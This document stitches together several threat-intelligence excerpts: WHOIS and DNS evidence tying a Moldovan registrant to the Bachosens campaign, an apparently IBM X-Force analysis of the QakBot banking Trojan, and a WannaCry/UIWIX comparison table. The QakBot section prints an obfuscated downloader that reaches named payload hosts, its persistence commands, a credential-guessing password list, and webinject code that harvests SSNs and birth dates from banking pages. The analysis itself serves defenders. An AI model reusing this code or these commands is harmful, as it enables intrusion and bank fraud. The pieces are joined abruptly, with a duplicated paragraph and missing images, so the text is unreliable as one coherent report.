bbxxapp.com.	AAAA	2a01:4f8:120:8355::
www.bbxxapp.com.	AAAA	2a01:4f8:120:8355::
ip2name.com.	AAAA	2a01:4f8:120:8355::
ip2name.net.	AAAA	2a01:4f8:120:8355::
xn--ilaj.net.	AAAA	2a01:4f8:120:8355::
lastmd.org.	AAAA	2a01:4f8:120:8355::
www.lastmd.org.	AAAA	2a01:4f8:120:8355::
oyy.name.	AAAA	2a01:4f8:120:8355::
mail.oyy.name.	AAAA	2a01:4f8:120:8355::
noip.name.	AAAA	2a01:4f8:120:8355::
xn--ilaj.name.	AAAA	2a01:4f8:120:8355::

Looking at the registration information for “oyy.name” and a number of other domains associated with the above domains, see the name Igor C\*\*\*\*\* was used, as well as the common email of “igor.\*\*\*\*\*@gmail.com” and the phone number “+373.7777\*\*\*\*”. In addition, the addresses were all located in Moldova. While this name may be a pseudonym, we have found it, or variations of it, used consistently across the supporting infrastructure, including on a linked personal social network page.

<pre> Domain Name: OYY.NAME Registry Domain ID: 13069216_DOMAIN_NAME-VRSN Registrar WHOIS Server: whois.regtime.net Registrar URL: http://www.webnames.ru Updated Date: 2017-03-15T16:51:04Z Creation Date: 2015-03-29T00:00:00Z Registrar Registration Expiration Date: 2019-03-29T04:00:00Z Registrar: REGTIME LTD. Registrar IANA ID: 1362 Registrar Abuse Contact Email: abuse@regtime.net Registrar Abuse Contact Phone: +7.8463733047 Domain Status: OK Registry Registrant ID: CT1650408-RT Registrant Name: IGOR Registrant Organization: IGOR Registrant Street: str. Kirov 2 Registrant City: Tiraspol Registrant State/Province: MD Registrant Postal Code: 3300 Registrant Country: MD Registrant Phone: +373.77 Registrant Email: support@oyy.name Registry Admin ID: CT1650408-RT </pre>	<pre> Domain Name: LASTMD.ORG Domain ID: D163170153-LROR WHOIS Server: Referral URL: http://www.godaddy.com Updated Date: 2015-11-14T17:48:41Z Creation Date: 2011-08-29T15:03:10Z Registry Expiry Date: 2021-08-29T15:03:10Z Sponsoring Registrar: GoDaddy.com, LLC Sponsoring Registrar IANA ID: 146 Domain Status: clientDeleteProhibited https://icann.org/ Domain Status: clientRenewProhibited https://icann.org/e Domain Status: clientTransferProhibited https://icann.or Domain Status: clientUpdateProhibited https://icann.org/ Registrant ID: CR91232298 Registrant Name: IGOR Registrant Organization: LAST S.R.L. Registrant Street: Karl Liebknecht 333 Registrant City: Tiraspol Registrant State/Province: MD Registrant Postal Code: 3300 Registrant Country: MD Registrant Phone: +373.77 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: igor.*****@gmail.com Admin ID: ER91232300 Admin Name: IGOR </pre>
--	--


  

```

Domain name: oyy.md
Created: 2014-06-08
Expiration date: 2016-06-08
Registrant: OYY SRL
Email: igor.*****@gmail.com
Name server: ns1.oyy.name 78.46.97.194
Name server: ns2.oyy.name 95.165.150.212

```

Next looked at the common phone number used and identified a number of domains that were registered with the same registrant phone number, as seen below:



After checking the registration information for each of these domains identified another tie to the registrant and Bachosens activity. The domain “funny-penny.com”, seen above with the same phone number as related Bachosens domains, used the street address “str. Gorkogo 77”, which matches the previously discovered gorkogo77.ddns.net domain used by Bachosens.

```
Registrant Organization: IGOR  
Registrant Street: str. Gorkogo 77  
Registrant City: Tiraspol  
Registrant State/Province: MD  
Registrant Postal Code: 3300  
Registrant Country: MD  
Registrant Phone: +373.77  
Registrant Email: igor@xxhost.ru
```

Within these related domains, only one appears to have an active business. The domain sells auto parts online.


Furthermore, this online shop actually has a physical shop in Moldova that matches the domain registration information.

Pivoting off the registration information led to a variety of other sites, including Android applications developed by the same individual and a GitHub site. The aliases and email addresses used on these sites finally led to forum postings with the subjects (translated):

The [ DIAG-1000 ] (All Android / the IOS)

Sale upgrade scan tool [ DIAG-1000 ]

These posts were attempting to sell a stolen version of the exact diagnostic technology produced by the victim automotive supplier. After a lengthy investigation, we discovered the attacker’s complex efforts appear to have been simply to steal the technology for resale on the black market — a considerable effort for a technology that can be legitimately purchased for around \$1,100.



# QakBot Banking Trojan

## Introduction

QakBot is financial malware known to target businesses to drain their online banking accounts. The malware features worm capabilities to self-replicate through shared drives and removable media. It uses powerful information-stealing features to spy on users' banking activity and eventually defraud them of large sums of money.

Though well-known and familiar from previous online fraud attacks, QakBot continually evolves. This is the first time IBM X-Force has seen the malware cause AD lockouts in affected organizational networks.

Although part of QakBot is known to be a worm, it is a banking Trojan in every other sense. QakBot is modular, multithread malware whose various components implement online banking credential theft, a backdoor feature, SOCKS proxy, extensive anti-research capabilities and the ability to subvert antivirus (AV) tools. Aside from its evasion techniques, given admin privileges, QakBot's current variant can disable security software running on the endpoint.

Overall, QakBot's detection circumvention mechanisms are less common than those used by other malware of its class. Upon infecting a new endpoint, the malware uses rapid mutation to keep AV systems guessing. It makes minor changes to the malware file to modify it and, in other cases, recompiles the entire code to make it appear unrecognizable.

## QakBot's Dropper Run

Much like other malware of its class, the QakBot Trojan is ushered into infected endpoints through a dropper. The dropper typically uses delayed execution to evade detection. It lands on the target endpoint and halts before any further action for 10 to 15 minutes, hoping to elude sandboxes that might try to analyze it upon arrival. Next, the dropper opens an explorer.exe instance and injects the QakBot Dynamic Link Libraries (DLL) into that process.

After deployment, the dropper corrupts its original file. It uses the ping.exe utility to invoke a ping command that will repeat six times in a loop:

```
"//C:\Windows\System32\cmd.exe" /c ping.exe -n 6 127.0.0.1" & type  
"//C:\Windows\System32\autoconv.exe" à "C:\Users\UserName\Desktop\7a172.exe"
```



When the pings are complete, the contents of the original QakBot dropper are overwritten by the legitimate Windows autoconv.exe command. (Autoconv.exe converts file allocation table (FAT) and FAT32 volumes to the NTFS file system, leaving existing files and directories intact at startup after Autochk runs.) A snippet of QakBot's JavaScript downloader is shown below:

```
var t19h = new ActiveXObject("WScript\\x2e\\x53h\\u0065l\\");
var h_p =
[112,114,111,106,101,99,116,115,46,109,111,110,116,103,111,109,101,114,121,116,101,99,104,46,99,111,109,59,110,46,97,98,99,119,100,48,46,11
5,101,101,100,46,102,97,115,116,115,101,99,117,114,101,115,101,114,118,101,114,115,46,99,111,109,59,99,115,115,46,107,98,97,102,46,109,121,
122,101,110,46,99,111,46,117,107];
if (dumy(t19h) == 0) {
} else {
var rvs = "";
var iq4 = [];
for (var i=0; i < h_p.length; i++) {
if (h_p[i] == 59) {
iq4.push(rvs);
rvs = "";
continue;
}
rvs += String.fromCharCode(h_p[i]);
}
iq4.push(rvs);
for (var cs08 = 0; cs08 < iq4.length; cs08++) {
if (e71(iq4[cs08]) == 1) {
break;
}
}
}
```

### QakBot downloader script

In the example above, the download locations that would fetch the QakBot payload were lightly obfuscated using character codes. The downloader from this sample attempted to connect to the following three update servers:

- "projects[.]montgomerytech[.]com"
- "n[.]abcwd0.seed.fastsecureservers[.]com"
- "css.kbaf.myzen[.]co[.]uk"

At the time we ran the sample, the following download server locations that would fetch the QakBot payload were lightly obfuscated using character codes. The downloader from this sample attempted to connect to the following three update servers:

```
GET /TealeafTarget.php HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: projects.montgomerytech.com

HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Thu, 04 May 2017 19:01:45 GMT
Content-Type: image/jpeg; charset=ISO-8859-1
Content-Length: 925776
Connection: keep-alive
```

```
A05D0E07B06DE81F07CCEA000AECDE3F99608598C4F881F38AA14D4C9218FF9EF78DA5169A87772F62C58953117B8AA29048E6A6060698AE20BD26D793BF882C091FF978636364AC4F78F1C553DA11CE1D44F48676E41947
DE4AC18BCD59F907E9807DAC7CA26D8DC151CAF01ED3316775F1F61727CAF9FF6A6F510F7C07C7198E8EA629E2430AD568DB101E865ABE78CC8E60E60A834E530071C8A62CF9390393F27807E98A0A566B69FDA1506
745424EB0ED5D0738E41FA534679600188C112A76630C8E627809CC1B6E785F0CE00A0845F6E01BC2E1F2EE88F16665CC7A278C56872090C952245C1CF467DC42D1D0E0899F7DCC333ECF83FAF888ADC70C482EC7DF33F
8D59756DFDF98378CD699DFCC998D909D19130C369918AEFF30282668E538E877972AFB6F3726F06803DFF396E8A60761582C43CD7F98B8B8BDD0E49828F296CC0975F560FD0C6804E8E705B003E584C623E77E4ACE
C23BF64C795D008EE2778EBAC666E3FABC4463A253F190B0B0615957CA5716596951186339EAD68CA717FA0B02858CABA45F43E28B990726F83D111EB1CE1618AC47F8112FE096B3881CCB73973890F2A88430078
0A59AAS2E6A476084F083E93F62CEFF8EA1827FCB2C1A840FA03B6E780777F8E638660CE3030012C2824BA8564607EFA38EE808E34530DFAC858D53432CD7E34AA000BA799450F2CSA9E28E87E34866EF67A051696352
86514DEA9ECDF581E1D257DF53825393CF832683C3049952A77D8C8A6D5C0239947C3F810D7310B3F977302EE3E351A7C78FFDB63CAF03C0BC2F2CDE66F09FF671674D60F86CF5A63F8B0AE7825172CA1F07AD6D5599
AF249081D2926CE65E68268556A59C0DF0EAE079C5A92692E9E99435E87C63FC20F8B86E84D4F53F90FFA36A8409BF0EE238A50E42C472D66EE98829560062C8F52D4DA758331E951E923E7D0B80836C78F1EA81D2EE
B428315517E805117680557935150888BFDE08C961892CEE6F1350654F619033996980597EF98A8C504A1B1C8BEE9040278820585D0CB96220C8EBDF13721940A158192C02374C2A3167678928C78CASF408437867639
CD19CDE210951E98783144094ADFD25EAB653DA8278D98200817E4C30D50872F541CD07D7891482EFA0F38C1CEB690CF7D424DA15A81F9A684DC9E47EBAE91E345C08889AE2A7C872557329477140E483D042B600296F6
6F4CAF6882C3EBAD1F90429CE5514DC32A48A6068CA588867B0001FA7D4832108E2A450998008F0F0D6AE71D676367FE479F578F98A81F706F5615B76324EC8B764D10386BEDF973A566560D80888CDE1D225915AFE
5127E800936082621AC7902E72082P61B0686182326A802741C87388A93F882FA37A02A083292D48A933328307F15EB380C3D585572F8AF5151042C6372FD63CAB8385131A65F8848272E43C6C2D74CC554EBFCEA205861
950718485EAD5E221F151D0E840C5F79E0808C768A783698738D450655CFD31827E6577EA80D9840FD195B020A3D0B908A089F94C462880481A2E9820D0783094FD70ED8E382AF89F05A95258F3A99363FE8D079C61F0
FA46F540601A896763566AC515A57C775783E1B6D0CB808E4ECED20454C398CC7E1CC1021540C2E342F1FC202842E7A2D0F0590862E1C718C982A577E497E596E8E753610F4A861CDB33CECF31D5E5EF630F3F690431DED402
7FDC9C86DE65C7157A71708564CA2EC6AA1E2E85A00510F87A98C7192A3847FC170502D0EC2E482A94AC8D00A508611BC4E47182A1402E663E066A1737E77538A5209839AF2010041381611100F836DF01C138C03152D0
```

### QakBot obfuscated payload.

Shortly after the payload was received on the infected machine, randomly named copies of QakBot were deployed to the system, as was the legitimate autoconv.exe utility.


To communicate with infected machines via rendezvous domains created on the fly, QakBot uses both a Domain Generation Algorithm (DGA) and a list of hardcoded command-and-control (C&C) servers.

## Persistence Mechanisms

QakBot is notorious for its capability to persist on infected machines. This, combined with the malware's AD lockout capabilities, makes it especially frustrating to detect and remove in enterprise environments.

To keep itself alive after system reboots and removal attempts, QakBot establishes persistence mechanisms on the target systems using a Registry runkey and scheduled tasks. It creates a "\CurrentVersion\Run" registry entry to automatically launch itself after each new run of the operating system. An example run key created by the malware was "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\xyhz," which pointed to "C:\Users\UserName\AppData\Roaming\Microsoft\Graraoajr\graraoaj.exe."

QakBot adds another layer of persistence and creates recurring, named, scheduled tasks via "schtasks.exe" to run itself on timed intervals and ensure that it has not been disabled or removed.



QakBot Process tree showing schtasks.exe and ping usage.

QakBot typically creates two named scheduled tasks. The first scheduled task periodically launches QakBot:

- "C:\Windows\system32\schtasks.exe" /create /tn {1F289CDD-BD80-4732-825C-4D2D43DA75AB} /tr  
"\"C:\Users\UserName\AppData\Roaming\Microsoft\Graraoajr\graraoaj.exe\" /sc  
HOURLY /mo 7 /F"

The second scheduled task launches a separate JavaScript based downloader with a .wpl extension:

- `"C:\Windows\system32\schtasks.exe" /create /tn {E6AA46C7-AE96-4859-A21C-5E01C0866746}  
/tr "cmd.exe /C \"start /MIN C:\Windows\system32\cscript.exe //E:javascript  
\"C:\Users\UserName\AppData\Local\Microsoft\graroaj.wpl\"\"\" /sc WEEKLY /D TUE /ST  
12:00:00 /F"`

## Guessing User Credentials Until Lockout

To spread through the affected network, QakBot can move laterally, both automatically and on demand, by a remote command from its C&C server. To activate that capability, the attacker launches the malware's command "13," also known as "nbscan" in earlier variants of QakBot.

To access and infect other machines in the network, the malware uses the credentials of the affected user and a combination of the same user's login and domain credentials, if they can be obtained from the domain controller (DC). QakBot may collect the username of the infected machine and use it to attempt to log in to other machines in the domain. If the malware fails to enumerate usernames from the domain controller and the target machine, the malware will use a list of hardcoded usernames instead.

Address	Hex	ASCII
00CE1098	61 64 6D 69 6E 69 73 74	administrator, ar
00CE10A8	67 6F 2C 6F 70 65 72 61	go, operator, admi
00CE10B8	6E 69 73 74 72 61 64 6F	nistrador, user, p
00CE10C8	72 6F 66 2C 6F 77 6E 65	rof, owner, usuari
00CE10D8	6F 2C 61 64 6D 69 6E 2C	o, admin, HP_Admin
00CE10E8	69 73 74 72 61 74 6F 72	istrator, HP_Owne
00CE10F8	72 2C 43 6F 6D 70 61 71	r, Compaq_Owner, C
00CE1108	6F 6D 70 61 71 5F 41 64	ompaq_Administra
00CE1118	74 6F 72 00 00 00 00 00	tor.....

QakBot's hardcoded usernames.

To authenticate itself to the network, the malware will attempt to match usernames with various passwords. Observed three password schemes, which may serve to defeat weak or default passwords:

- The username equals the password (for example, username = administrator; password = administrator).
- The password is the reversed username (for example, username = administrator; password = rotartsinimda).
- The username is tested with various hardcoded passwords in a dictionary attack style.

```

.rdata:0040EEB0 a123PasswordPas db '123,password,Password,letmein,1234,12345,123456,1234567,12345678,'
.rdata:0040EEB0 db '123456789,1234567890,qwerty,love,iloveyou,princess,pussy,master,m'
.rdata:0040EEB0 db 'onkey,abc123,999999999,9999999,999999,99999,9999,99,9,88888888'
.rdata:0040EEB0 db ',8888888,888888,88888,8888,888,88,8,77777777,7777777,77777,77777'
.rdata:0040EEB0 db ',7777,777,77,7,66666666,666666,66666,6666,666,66,6,555555'
.rdata:0040EEB0 db '55,5555555,555555,55555,555,55,5,44444444,4444444,444444,444'
.rdata:0040EEB0 db '44,4444,444,44,4,33333333,3333333,333333,33333,333,33,3,2222'
.rdata:0040EEB0 db '2222,2222222,222222,22222,222,22,2,11111111,111111,11111,1'
.rdata:0040EEB0 db '1111,1111,111,11,1,00000000,0000000,00000,0000,000,00,0987654321,'
.rdata:0040EEB0 db '987654321,87654321,7654321,654321,54321,4321,321,21,12,super,secr'
.rdata:0040EEB0 db 'et,server,computer,owner,backup,database,lotus,oracle,business,ma'
.rdata:0040EEB0 db 'nager,temporary,ihavenopass,nothing,nopassword,nopass,Internet,in'
.rdata:0040EEB0 db 'ternet,example,sample,love123,boss123,work123,home123,mypc123,tem'
.rdata:0040EEB0 db 'p123,test123,qwe123,pw123,root123,pass123,pass12,pass1,admin123,a'
.rdata:0040EEB0 db 'dmin12,admin1,password123,password12,password1,default,foobar,foo'
.rdata:0040EEB0 db 'foo,temptemp,temp,testtest,test,rootroot,root,fuck,zzzzz,zzzz,zzz'
.rdata:0040EEB0 db ',xxxxx,xxxx,xxx,qqqqq,qqqq,qqq,aaaaa,aaaa,aaa,sql,file,web,foo,jo'
.rdata:0040EEB0 db 'b,home,work,intranet,controller,killer,games,private,market,coffe'
.rdata:0040EEB0 db 'e,cookie,forever,freedom,student,account,academia,files,windows,m'
.rdata:0040EEB0 db 'onitor,unknown,anything,letitbe,domain,access,money,campus,explor'
.rdata:0040EEB0 db 'er,exchange,customer,cluster,nobody,codeword,codename,changeme,de'
.rdata:0040EEB0 db 'sktop,security,secure,public,system,shadow,office,supervisor,supe'
.rdata:0040EEB0 db 'ruser,share,adminadmin,mypassword,mypass,pass,login,login,password,'
.rdata:0040EEB0 db 'zxcvbn,zxcvb,zxcxz,zxcxz,qazwsxedc,qazwsx,q1w2e3,qweasdzxc,asdfg'
.rdata:0040EEB0 db 'h,asdzxc,asddsa,asdsa,qweasd,qweqw,qweqw,nimda,administrator,Adm'
.rdata:0040EEB0 db 'in,admin,a1b2c3,1q2w3e,1234qwer,1234abcd,123asd,123qwe,123abc,123'
.rdata:0040EEB0 db '321,12321,123123,James,John,Robert,Michael,William,David,Richard,'
.rdata:0040EEB0 db 'Charles,Joseph,Thomas,Christopher,Daniel,Paul,Mark,Donald,George,'
.rdata:0040EEB0 db 'Kenneth,Steven,Edward,Brian,Ronald,Anthony,Kevin,Mary,Patricia,Li'
.rdata:0040EEB0 db 'nda,Barbara,Elizabeth,Jennifer,Maria,Susan,Margaret,Dorothy,Lisa,'
.rdata:0040EEB0 db 'Nancy,Karen,Betty,Helen,Sandra,Donna,Carol,james,john,robert,mich'
.rdata:0040EEB0 db 'ael,william,david,richard,charles,joseph,thomas,christopher,danie'
.rdata:0040EEB0 db 'l,paul,mark,donald,george,kenneth,steven,edward,brian,ronald,anth'
.rdata:0040EEB0 db 'ony,kevin,mary,patricia,linda,barbara,elizabeth,jennifer,maria,su'
.rdata:0040EEB0 db 'san,margaret,dorothy,lisa,nancy,karen,betty,helen,sandra,donna,ca'
.rdata:0040EEB0 db 'rol,baseball,dragon,football,mustang,superman,696969,batman,trust'
.rdata:0040EEB0 db 'nol',0

```

QakBot's hardcoded password strings used in dictionary attack style.

Below is the assembly of a stack frame to attempt a connection to the IPC\$ administrative share of a target machine using a username obtained from a domain controller:

•	00C58CDB	push 4
•	00C58CDD	push dword ptr ss:[ebp+C]
•	00C58CE0	mov dword ptr ss:[ebp-C],eax
•	00C58CE3	push dword ptr ss:[ebp+10]
•	00C58CE6	lea eax,dword ptr ss:[ebp-20]
•	00C58CE9	push eax
EIP → •	00C58CEA	call dword ptr ds:[<WNetAddConnection2W>]

Attempted connection to the IPC\$ administrative share.

IPC\$ is part of the common hidden network shares that are accessible only to administrators. Attackers may use it in conjunction with administrator-level credentials to remotely access a networked system over server message block (SMB). Usually, the purpose is to interact with systems using remote procedure calls, transfer files and run transferred binaries through remote execution, which could help QakBot run its malicious code.

Once the malware successfully connects to the IPC\$ administrative share of the target machine, it checks to determine whether it can create a service locally. If it can, QakBot proceeds to enumerate the network shares of the target machine and then attempts to drop a copy of itself to one of the shares. Once a copy of the malware is dropped, the malware creates and starts a service in the target machine to execute it.

Under certain domain configurations, the malware's dictionary attack for accessing the target machines can result in multiple failed authentication attempts, which eventually trigger an account lockout.

The screenshot displays the Windows Security Event Viewer interface. At the top, a header bar indicates 'Security' and 'Number of events: 17'. Below this is a table listing several events. The table has five columns: 'Keywords', 'Date and Time', 'Source', 'Event ID', and 'Task Category'. The events listed are:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	5/15/2017 4:53:10 PM	Microsoft Windows security auditing.	4740	User Account Management
Audit Failure	5/15/2017 4:53:10 PM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
Audit Failure	5/15/2017 4:53:10 PM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Failure	5/15/2017 4:53:10 PM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
Audit Failure	5/15/2017 4:53:10 PM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Failure	5/15/2017 4:53:09 PM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service

Below the table, the 'Event 4740, Microsoft Windows security auditing.' window is open. It has two tabs: 'General' and 'Details'. The 'General' tab is selected, and it contains a red-bordered box around the text 'A user account was locked out.' Below this, the 'Subject:' section lists 'Security ID:', 'Account Name:', 'Account Domain:', and 'Logon ID:'. The 'Account That Was Locked Out:' section lists 'Security ID:' and 'Account Name:'. The details are blurred in the original image.

Accounts lockouts logged.



## Enter Banking Trojan Mode

QakBot's main purpose is to take over the bank accounts of a business, and possibly those of infected employees who browse their online banking at work.

QakBot implements man-in-the-browser (MitB) functionality that allows injected malicious code to be inserted into online banking sessions. Instead of keeping them inside its configuration file, QakBot fetches these malicious scripts on the fly from the domain it controls, in the following format:

"hxxps://[AttackerDomain/wbj/br/content/TargetBankName/TargetBankName.js"

These scripts are commonly referred to as webinjections because they are used to manipulate the visual content that infected users see on their banking websites. The code snippet below, labeled "WIRE" by the author, appears to check whether "To enroll in the" is visible on the wire transfer page of the targeted bank.

This is very typical Trojan behavior, designed to figure out where to start inserting the malicious code to modify the page and match the fraud M.O. the attacker has planned. It's easy to see in this example that QakBot is targeting corporate banking services and aiming to reach the "change address" page of the compromised account.

```
##### WIRE #####

sc['wire']={
  init:function(){
    if(st=="0"){
      //ok
      this.scan();
    }else{
      hide_wit()
    }
  },
  scan:function(){
    var that=this;
    var data={}
    if(!find_by_text('p', 'To enroll in the')){
      data.WIRE="Active";
    }else{
      data.WIRE="Disabled";
    }
    var o=new query();
    o.wire=1;
    o.data=JSON.stringify(data);
    jsonP(log_home,o,function(){
      that.to_q()
    })
  },
  to_q:function(){
    //
    window.location.href="'CorporateBankingWeb/Core/CustomerService/ChangeAddress.aspx'"
  }
}
```

QakBot webinjections targeting corporate banking accounts.

Another snippet from the same webinjection script seeks to collect personal information displayed in the online banking session by querying the document object model (DOM) elements of the page with names that are known to house sensitive details, such as date of birth and Social Security number.

```
//secind button event
document.getElementById("mn677").onclick=function(){
  //validation
  var err=false
  var dobsels=document.querySelectorAll('#dob_d,#dob_m,#dob_y');

  dobsels.forEach(function(q,w,e){
    if(q.options[q.selectedIndex].value=="--"){
      err=true;
      var el=findAncestor(q,'form-group');
      el.classList.add('has-err');
    }
  });

  if(!/\d{3}/.test(document.getElementById("ssn1").value)){
    err=true;
    var el=findAncestor(document.getElementById("ssn1"),'form-group');
    el.classList.add('has-err');
  }
}
```

QakBot webinjections harvest victim personally identifiable information (PII).



## Information Stealing Modules

The malware's operators typically use QakBot to piggyback on banking sessions initiated by the user. QakBot's theft mechanisms allow it to steal information including:

- User keystrokes;
- Cached credentials;
- Digital certificates;
- HTTP(S) session authentication data;
- Cookies, including authentication tokens and Flash cookies; and
- FTP and POP3 credentials.

Other data typically exfiltrated by QakBot and sent to a criminal-controlled FTP server include:

- System information;
- IP address;
- Domain Name System (DNS) name;
- Host name;
- Username;
- Domain;
- User privilege;
- OS version;
- Network interfaces (address, netmask and status);
- Installed software;
- Credentials from the endpoint's protected storage;
- Account name and webserver credentials;
- Connection type;
- POP3 username, server and password; and
- SMTP server and email addresses.

## QakBot's Targets

Discovered in the wild in 2009, QakBot is historically considered one of the most advanced banking Trojans active in the wild. It is also the first Trojan that was designed to exclusively target the business banking sector, a vocation to which it has kept true throughout the past eight years.

In current QakBot campaigns, the malware is focused on U.S. business banking services, including treasury, corporate banking and commercial banking. X-Force IRIS responders have seen QakBot attacks in the pharmaceutical and technology sectors.

- **39% - Treasury Services**
- **33% - Business Banking**
- **17% - Corporate Banking**
- **6% - Commercial Banking**
- **6% - Personal Banking**



Current QakBot configuration by target type (Source: IBM X-Force).

## Global Perspective

From a global perspective, QakBot's focus on the business sector and its periods of inactivity leave it at the bottom of the top 10 list of the most active malware families. In the past five years, the group operating QakBot has been in and out of the cybercrime arena, likely in an attempt to keep attacks to a minimum and avoid law enforcement attention.

- 24% - Client Maximus
- 23% - Zeus Variations
- 14% - Gozi
- 13% - Ramnit
- 8% - Dridex
- 6% - Zeus Sphinx
- 3% - GootKit
- 3% - TrickBot
- 2% - Qadars
- 2% - QakBot
- 1% - Neverquest
- 1% - GozNym



Top most prevalent financial malware families (Source: IBM X-Force, May 2017 YTD).

## Mitigating QakBot Infections

To detect threats such as QakBot, banks and service providers should use adaptive malware detection solutions that provide real-time insight into fraudster techniques and address the relentless evolution of the threat landscape.

Keeping QakBot out of employee endpoints starts with cybersecurity awareness, since this malware may come through infected websites or via email attachments. Users can protect themselves and their organizations by practicing browsing hygiene, disabling online ads, filtering macro execution in files that come via email and observing other security best practices.

Security basics go a long way toward protecting against EK deliveries. It's critical to keep all operating systems up to date across the organization, update frequently used programs and delete those no longer in use. To mitigate QakBot activity on the network, make sure domain accounts are configured with the least privilege required to perform job tasks.

Organizations can also create a random domain admin account for safety purposes and ensure that it reports directly to the security information and event management (SIEM) system upon any attempt to use it. A special emergency account can enable security staff to recover service and determine the source when network users are being locked out.

Finally, prevent workstation-to-workstation communications where possible to force malware out of the trenches and into areas where central detection systems will pick it up quickly.

## After WannaCry, UIWIX Ransomware and Monero-Mining Malware

	WannaCry	UIWIX
Attack Vectors	SMB vulnerabilities (MS17-010), TCP port 445	SMB vulnerabilities (MS17-010), TCP port 445
File Type	Executable (EXE)	Dynamic-link Library (DLL)
Appended extension	{original filename}.WNCRY	._{unique id}.UIWIX
Autostart and persistence mechanisms	Registry	None
Anti-VM, VM check, or anti-sandbox routines	None	Checks presence of VM and sandbox-related files or folders
Network activity	On the internet, scans for random IP addresses to check if it has an open port 445; connects to .onion site using Tor browser	Uses <i>mini-tor.dll</i> to connect to .onion site
Exceptions (doesn't execute if it detects certain system components)	None	Terminates itself if found running in Russia, Kazakhstan, and Belarus
Exclusions (directories or file types it doesn't encrypt)	Avoids encrypting files in certain directories	Avoids encrypting files in two directories, and files with certain strings in their file name
Network scanning and propagation	Yes (worm-like propagation)	No
Kill switch	Yes	No
Number of targeted file types	176	All files in the affected system except those in its exclusion list
Shadow copies deletion	Yes	No
Languages supported (ransom notes, payment site)	Multilingual (27)	English only

Given how UIWIX uses the same attack vector as WannaCry's, the best practices against UIWIX and other similar threats should be familiar (and intuitive):


- Patch and update your systems, and consider using virtual patching
- Enable your firewalls as well as intrusion detection and prevention systems
- Proactively monitor and validate traffic going in and out of the network
- Implement security mechanisms for other points of entry attackers can use, such as email and websites
